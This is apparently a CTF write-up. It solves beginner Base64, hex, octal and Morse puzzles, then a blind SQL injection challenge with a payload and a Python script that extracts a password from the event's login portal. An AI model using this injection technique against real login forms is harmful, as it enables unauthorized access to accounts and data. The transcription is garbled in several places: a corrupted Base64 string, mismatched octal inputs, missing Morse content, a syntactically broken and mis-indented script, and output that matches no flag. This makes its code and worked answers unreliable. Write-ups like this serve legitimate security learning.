

## Beginners:

1.

**Beginner 1** 25 Points SOLVED ✓

When Bob and Jia were thrown into the world of cybersecurity, they didn't know anything- and thus were very overwhelmed. They're trying to make sure it doesn't happen to you. Let's cover some bases first.

```
cnRjchT5b3VyZV92ZXJ5X3dlbGNvbWV9
```

A simple Base 64 question

### Decode from Base64 format

Simply enter your data then push the decode button.

```
cnRjchT5b3VyZV92ZXJ5X3dlbGNvbWV9
```

**i** For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

**AUTO-DETECT** Source character set.

☐ Decode each line separately (useful for multiple entries).

☒ **Live mode OFF** Decodes in real-time when you type or paste (supports only UTF-8 character set).

**< DECODE >** Decodes your data into the textarea below.

```
rtcp{youre_very_welcome}
```

2.

**Beginner 2** 25 Points SOLVED ✓

Bob wanted to let you guys know that "You might not be a complete failure."  
Thanks, Bob.

```
72 74 63 70 7b 62 6f 62 5f 79 6f 75 5f 73 75 63 6b 5f 61 74 5f 62 65 69 6e 67 5f 65 6e 63 6f 75 72 61 67 69 6e 67 7d
```

These are hex numbers. Convert them to base 64 and then use a base64 decoder

**Hex\*** copy clear download

```
72 74 63 70 7b 62 6f 62 5f 79 6f 75 5f 73 75 63 6b 5f 61 74 5f 62 65 69 6e 67 5f 65 6e 63 6f 75 72 61 67 69 6e 67 7d
```

**Convert Hex to Base64**


**Base64** copy clear download

```
cnRjchT5b3VyZV92ZXJ5X3dlbGNvbWV9
```

## Decode from Base64 format

Simply enter your data then push the decode button.

```
cnRjcHtib2JfeW91X3N1Y2tfYXRfYmVpbmdfZW5jb3VyYWdpbmd9
```

 For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

**AUTO-DETECT** ▾ Source character set.

☐ Decode each line separately (useful for multiple entries).

☒ **Live mode OFF** Decodes in real-time when you type or paste (supports only UTF-8 character set).

**< DECODE >** Decodes your data into the textarea below.

```
rtcp{bob_you_suck_at_being_encouraging}
```


3.

## Beginner 3 25 Points

**SOLVED** ✓

Fun fact: Jia didn't actually know what this was when they first started out. If you got this, you're already doing better than them ;-)

```
162 164 143 160 173 163 165 145 137 155 145 137 151 137 144 151 144 156 164 137 153 156 157 167 137 167 150 141 164 137 157 143 164 141 157 143 164 141 154 137 167 141 163 137 157 153 141 171 77 41 175
```

 **Hint!** wow, these bases are getting smaller

Base 8

## Convert octal to text

Input data

```
162 164 143 160 173 163 165 145 137 155 145 137 151 137 144 151 144 156 164 137 153 156 157 167 137 167 150 141 164 137 157 143 164 141 154 137 167 141 163 137 157 153 141 171 77 41 175
```

Convert

octal to text ▾

Output:

```
rtcp{sue_me_i_didnt_know_what_octal_was_okay}❖□
```

5.

**Beginner 5** 25 Points

SOLVED ✓

beep boop

```
.....
```

Remember to wrap the flag in the flag format rtcp{something}

Morse code

Web:

1.

**I don't like needles** 50 Points

SOLVED ✓

They make me SQueaL!

<http://challs.houseplant.riceteacatpanda.wtf:30001>

Dev: Tom

不 安全 | [challs.houseplant.riceteacatpanda.wtf:30001](http://challs.houseplant.riceteacatpanda.wtf:30001)

## Super secure login portal

Auth fail :(

Username:

Password:

提交

Try SQL Injection, succeed

# Super secure login portal


Logged in :)

Username:

Password:

提交

So this is a blind SQL challenge, write the code and get the flag



```
test.py
This file is indented with 1 spaces instead of 4
1 import requests
2 url = 'http://challs.houseplant.riceteacatpanda.wtf:30001/'
3 flag = ''
4 dict = 'abcdefghijklmnopqrstuvwxyz01234567890!@#$%&*+[]{}<>.,/'[]\~`-`
5 while True:
6     for i in dict:
7         password = flag + i
8         payload = "' OR password LIKE '%" + password + "%'"
9         r = requests.post(url, data={'username': payload, 'password': 'lol'})
10        if 'logged in' in r.text:
11            flag += i
12        break
13 print(flag)
```

```
Run: test
nvbn89nxs1prcymtfag
nvbn89nxs1prcymtfag4
nvbn89nxs1prcymtfag4m
nvbn89nxs1prcymtfag4mk
nvbn89nxs1prcymtfag4mkl
nvbn89nxs1prcymtfag4mklm
nvbn89nxs1prcymtfag4mklmg
nvbn89nxs1prcymtfag4mklmgj
nvbn89nxs1prcymtfag4mklmgje
nvbn89nxs1prcymtfag4mklmgjek
nvbn89nxs1prcymtfag4mklmgjek4
nvbn89nxs1prcymtfag4mklmgjekat
nvbn89nxs1prcymtfag4mklmgjekat
```